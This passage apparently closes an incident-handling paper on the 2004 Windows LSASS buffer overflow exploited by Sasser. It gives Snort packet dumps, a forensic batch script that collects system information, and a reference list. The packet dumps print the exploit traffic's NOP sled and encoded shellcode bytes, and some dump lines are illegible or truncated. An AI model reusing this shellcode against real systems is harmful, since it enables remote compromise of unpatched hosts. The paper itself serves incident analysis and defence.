0x0050: 00 00 00 08 DC 04 00 08 60 00 10 00 00 A0 0C 00 .....`.....
0x0060: 00 00 04 00 00 00 00 00 00 00 00 00 00 00 54 .....T.....
0x0070: 00 A0 0C 54 00 02 00 26 00 00 40 B1 0C 10 5C 00 ...T...&...@...\
0x0080: 50 00 49 00 50 00 45 00 5C 00 00 00 00 00 05 00 P.I.P.E.\.....
0x0090: 00 03 10 00 00 00 A0 0C 00 00 01 00 00 00 88 0C .....
0x00A0: 00 00 00 00 09 00 EC 03 00 00 00 00 00 00 EC 03 .....
0x00B0: 00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x00C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0150: 90 90 EB 10 5A 4A 33 C9 66 B9 7D 01 80 34 0A 99 ....ZJ3.f.}.4.
0x0160: E2 FA EB 05 E8 EB FF FF FF 70 95 98 99 99 C3 FD .....p.....
0x0170: 38 A9 99 99 99 12 D9 95 12 E9 85 34 12 D9 91 12 8.....4.....
0x0180: 41 12 EA A5 95 12 ED 87 E1 9A 6A 12 E7 B9 9A 62 12 A.....j.....b.
0x0190: D7 8D AA 74 CF CE C8 12 A6 9A 62 12 6B F3 97 C0 ...t.....b.k...
0x01A0: 6A 3F ED 91 C0 C6 1A 5E 9D DC 7B 70 C0 C6 C7 12 j?.....^...{p...
0x01B0: 54 12 DF BD 9A 5A 48 78 9A 58 AA 50 FF 12 91 12 T....ZHx.X.P....
0x01C0: DF 85 9A 5A 58 78 9B 9A 58 12 99 9A 5A 12 63 12 ...ZXx..X...Z.c.
0x01D0: 6E 1A 5F 97 12 49 F3 9A C0 71 1E 99 99 99 1A 5F n...I...q.....
0x01E0: 94 CB CF 66 CE 65 C3 12 41 F3 9C C0 71 ED 99 99 ...f.e..A...q...
0x01F0: 99 C9 C9 C9 C9 F3 98 F3 9B 66 CE 75 12 41 5E 9E .....f.u.A^...
0x0200: 9B 99 BB 5A AA 59 10 DE 9D F3 89 CE CA 66 CE 69 ...Z.Y.....f.i
0x0210: F3 98 CA 66 CE 6D C9 C9 CA 66 CE 61 12 49 1A 75 ...f.m....f.a.I.

```

[illegible]

09/12-11:15:55.317297 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x5EA
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:555 IpLen:20
DgmLen:1500 DF

A* Seq: 0xBC730D37 Ack: 0xBD327079 Win: 0xFCE5 TcpLen: 20

0x0000:	00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00	...Z80....\$%..E.
0x0010:	05 DC 02 2B 40 00 80 06 6F 23 C0 A8 01 5A C0 A8	...+@...o#...Z..
0x0020:	01 23 04 05 01 BD BC 73 0D 37 BD 32 70 79 50 10	.#.....s.7.2pyP.
0x0030:	FC E5 89 9C 00 00 90 90 90 90 90 90 90 90 90
0x0040:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0050:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0060:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0070:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0080:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0090:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00A0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00B0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00C0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00D0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00E0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x00F0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0100:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0110:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0120:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0130:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0140:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0150:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0160:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0170:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0180:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0190:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01A0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01B0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01C0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01D0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01E0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x01F0:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0200:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0210:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0220:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0230:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0240:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0250:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0260:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0270:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0280:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x0290:	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0x02A0:	90 90 90 90 90 90 90 90 90 00 46 00 01 90 90F.....
0x02B0:	90 90 90 90 90 90 90 90 90 66 81 EC 1C 07 FFf.....
0x02C0:	E4 90 90 90 90 90 90 90 90 90 90 90 95 14
0x02D0:	40 00 03 00 00 00 7C 70 40 00 01 00 00 00 00	@..... p@.....
0x02E0:	00 00 01 00 00 00 00 00 00 00 01 00 00 00 00
0x02F0:	00 00 01 00 00 00 00 00 00 00 01 00 00 00 00
0x0300:	00 00 01 00 00 00 00 00 00 00 01 00 00 00 00
0x0310:	00 00 01 00 00 00 00 00 00 00 7C 70 40 00 01 p@...
0x0320:	00 00 00 00 00 00 01 00 00 00 00 00 00 00 7C p
0x0330:	40 00 01 00 00 00 00 00 00 00 01 00 00 00 00	@.....
0x0340:	00 00 7C 70 40 00 01 00 00 00 00 00 00 01 00	... p@.....
0x0350:	00 00 00 00 00 00 78 85 13 00 AB 5B A6 E9 31 31x.....[.11
0x0360:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	1111111111111111
0x0370:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	1111111111111111
0x0380:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	1111111111111111
0x0390:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	1111111111111111

=====

```
***AP*** Seq: 0xBC7312EB Ack: 0xBD327079 Win: 0xFCE5 TcpLen: 20
```

[illegible]

=====

=====

=====

[illegible][illegible][illegible]

=====

=====

- 77 -

for packet processing was 28.80000 seconds

```

09/12-11:16:04.867836 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x36
192.168.1.190:1031 -> 192.168.1.35:8899 TCP TTL:128 TOS:0x0 ID:583 IpLen:20
DgmLen:40 DF
***A*** Seq: 0x5C345EFD Ack: 0xBD5366B2 Win: 0xFF97 TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80...$%..E.
0x0010: 00 28 02 47 40 00 80 06 74 BB C0 A8 01 5A C0 A8 ...(.G@...t....Z..
0x0020: 01 23 04 07 22 C3 5C 34 5E FD BD 53 66 B2 50 10 ...#..."\.4^..Sf.P.
0x0030: FF 97 83 E8 00 00 .....

```

```

09/12-11:16:11.287531 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x36
192.168.1.90:1031 -> 192.168.1.35:8899 TCP TTL:128 TOS:0x0 ID:602 IpLen:20
DgmLen:40 DF
***A*R** Seq: 0x5C345EFD Ack: 0xBD5366B2 Win: 0x0 TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80....$%..E.
0x0010: 00 28 02 5A 40 00 80 06 74 A8 C0 A8 01 5A C0 A8 ...(.Z@...t....Z..
0x0020: 01 23 04 07 22 C3 5C 34 5E FD BD 53 66 B2 50 14 ...#..."^..Sf.P.
0x0030: 00 00 26 01 00 00 ...&....

```

Run time for packet processing was 28.80000 seconds

Appendix C – Investigate.bat

```
cls
echo off

@echo Forensics investigation is beginning... > a:\audit.txt
@echo Forensics investigation is beginning...
@echo. >> a:\audit.txt

@echo START TIME
@time /t
@date /t
@echo START TIME >> a:\audit.txt
time /t >> a:\audit.txt
date /t >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem PSINFO lists information about the local or remote system
@echo PSINFO by sysinternal >> a:\audit.txt
@call makeline
psinfo >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem IPCONFIG /ALL gives all the information about tcp/ip
@echo Running ipconfig /all
@echo IPCONFIG /ALL >> a:\audit.txt
@call makeline
ipconfig /all >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem PROMISCDETECT will show if nic is in promiscuous mode
@echo Running promiscdetect
@echo PROMISCDETECT by ntsecurity >> a:\audit.txt
@call makeline
promiscdetect.exe >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem NET USER command shows all user accounts
@echo Running net user
@echo NET USER >> a:\audit.txt
@call makeline
net user >> a:\audit.txt
@call makeline
```

```

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem NET LOCALGROUP Administrators command shows all accounts in the
administrators group
@echo Running net localgroup
@echo NET LOCALGROUP Administrators >> a:\audit.txt
@call makeline
net localgroup administrators >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem ARP -a command shows computers that have had recent communications
@echo Running arp -a
@echo ARP -a >> a:\audit.txt
@call makeline
arp -a >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem NETSTAT -na displays open, connected, and listening tcp connections
@echo Running netstat -na
@echo NETSTAT -na >> a:\audit.txt
@call makeline
netstat -na >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem NBTSTAT -c displays netbios information
@echo Running nbtstat -c
@echo NBTSTAT -c >> a:\audit.txt
@call makeline
nbtstat -c >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem PSLOGGEDON displays who is currently logged into the computer
@echo Running psloggedon
@echo PSLOGGEDON >> a:\audit.txt
@call makeline
psloggedon.exe >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

rem FPORT displays current ports
@echo Running fport /p
@echo FPORT /p >> a:\audit.txt

```

```
@call makeline
fport /p >> a:\audit.txt
@call makeline

@echo. >> a:\audit.txt
@echo. >> a:\audit.txt

@echo.
@echo.
@echo Investigation has ended
@echo END TIME
@time /t
@date /t
@echo Investigation has ended >> a:\audit.txt
@echo END TIME >> a:\audit.txt
time /t >> a:\audit.txt
date /t >> a:\audit.txt
@call makeline
@echo The MD5 sum of the audit log is:
md5 a:\audit.txt > a:\audit.md5
@type a:\audit.md5
@echo.
@echo.
echo on
```


References/Works Cited

1. Aleph One, "Smashing the Stack for Fun and Profit".
Available at:
<http://www.cs.ucsb.edu/~jzhou/security/overflow.html>
2. Caswell, Brian, Beale, Jay, Foster, James and Posluns, Jeffrey, "Snort 2.0 Intrusion Detection". Syngress: Rockland, MA. 2003.
3. Common Vulnerabilities and Exposures, "CAN-2003-0533 (Under Review)".
Available at:
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533>
4. eEye Digital Security, "Windows Local Security Authority Service Remote Buffer Overflow". April 13, 2004.
Available at:
<http://www.eeye.com/html/Research/Advisories/AD20040413C.html>
5. Farrow, Rik, "Foundations: What are Buffer Overflows?".
Available at:
<http://www.watchguard.com/infocenter/editorial/135136.asp>
6. Fyodor, "The Art of Port Scanning" September 1997.
Available at:
http://www.insecure.org/nmap/nmap_doc.html
7. Hobbit, "Netcat for Windows".
Available at:
<http://www.securityfocus.com/tools/139/scoreit>
8. Internet Security Systems X-Force Database, "Microsoft Windows LSASS Buffer Overflow".
Available at:
<http://xforce.iss.net/xforce/xfdb/15699>
9. Kirstof, John, "The Transmission Control Protocol".
Available at:
<http://condor.depaul.edu/~jristof/technotes/tcp.html>
10. Legary, Michael, "Understanding Technical Vulnerabilities: Buffer Overflow Attacks". July 30, 2003.
Available at:
<http://www.seccuris.com/documents/features/Securis-Understanding%20Technical%20Vulnerabilities%20-%20Buffer%20Overflow.pdf>

11. Lemons, Robert for News.com, "Sasser Worm Begins to Spread". May 1, 2004.
Available at:
http://news.com.com/Sasser+worm+begins+to+spread/2100-7349_3-5203764.html
12. Lemons, Robert for News.com, "Worm Warning Intensifies". April 30, 2004.
Available at:
http://news.com.com/Worm+warning+intensifies/2100-1002_3-5203384.html?tag=nl
13. Lurhq Security Services, "Sasser Worm Analysis". May 1, 2004.
Available at:
<http://www.lurhq.com/sasser.html>
14. Marshall, Dave, "Remote Procedure Calls". January 5, 1999.
Available at:
<http://www.cs.cf.ac.uk/Dave/C/node33.html>
15. Microsoft Knowledge Base Article 314984, "How to Create and Delete Hidden or Administrative Shares on Client Computers".
Available at:
<http://support.microsoft.com/default.aspx?scid=kb;en-us;Q314984&sd=tech>
16. Microsoft Security Bulletin MS04-011, "Security Update for Microsoft Windows (835732)". April 13, 2004.
Available at:
<http://www.microsoft.com/technet/security/bulletin/MS04-011.msp?pf=true>
17. Neuber Software, "LSASS.exe Windows Process – What is It?".
Available at:
<http://www.neuber.com/taskmanager/process/lsass.exe.html>
18. Orebaugh, Angela, Morris, Greg, Warnicke, Ed and Ramirez, Gilbert, "Ethereal Packet Sniffing". Syngress: Rockland, MA. 2004.
19. Scambray, Joel, McClure, Stuart, Kurtz, George, "Hacking Exposed, Second Edition". McGraw-Hill: Berkeley, CA. 2001.
20. Securityfocus.com, Bugtraq id: 10108, "Microsoft Windows LSASS Buffer Overflow Vulnerability". April 13, 2004.
Available at:
<http://securityfocus.com/bid/10108>
21. Snort Project, "Snort Users Manual 2.2.0".

Available at:
http://www.snort.org/docs/snort_manual

22. Sullivan, Bob for MSNBC.com, "Sasser Infections Begin to Subside". May 5, 2004.

Available at:
www.msnbc.msn.com/id/4890780

23. Sharpe, Richard, "Just What is SMB". October 2002.

Available at:
<http://samba.anu.edu.au/cifs/docs/what-is-smb.html>

24. Symantec Security Response, "W32.Sasser.Worm". April 30, 2004.

Available at:
<http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html>

25. Techtarget.com, "Remote Procedure Call Definition".

Available at:
http://searchwebservices.techtarget.com/sDefinition/0,,sid26_gci214272,00.html

26. Techtarget.com, "Server Message Block Protocol Definition".

Available at:
http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214214,00.html

27. Techtarget.com, "TCP/IP Definition".

Available at:
http://searchsmallbizit.techtarget.com/sDefinition/0,,sid44_gci214173,00.html

28. United States Computer Emergency Response Team (US-CERT), Vulnerability Note 753212, "Microsoft "LSA Service Contains Buffer Overflow in DsRoleInitializeLog() Function". April 13, 2004.

Available at:
<http://www.kb.cert.org/vuls/id/753212>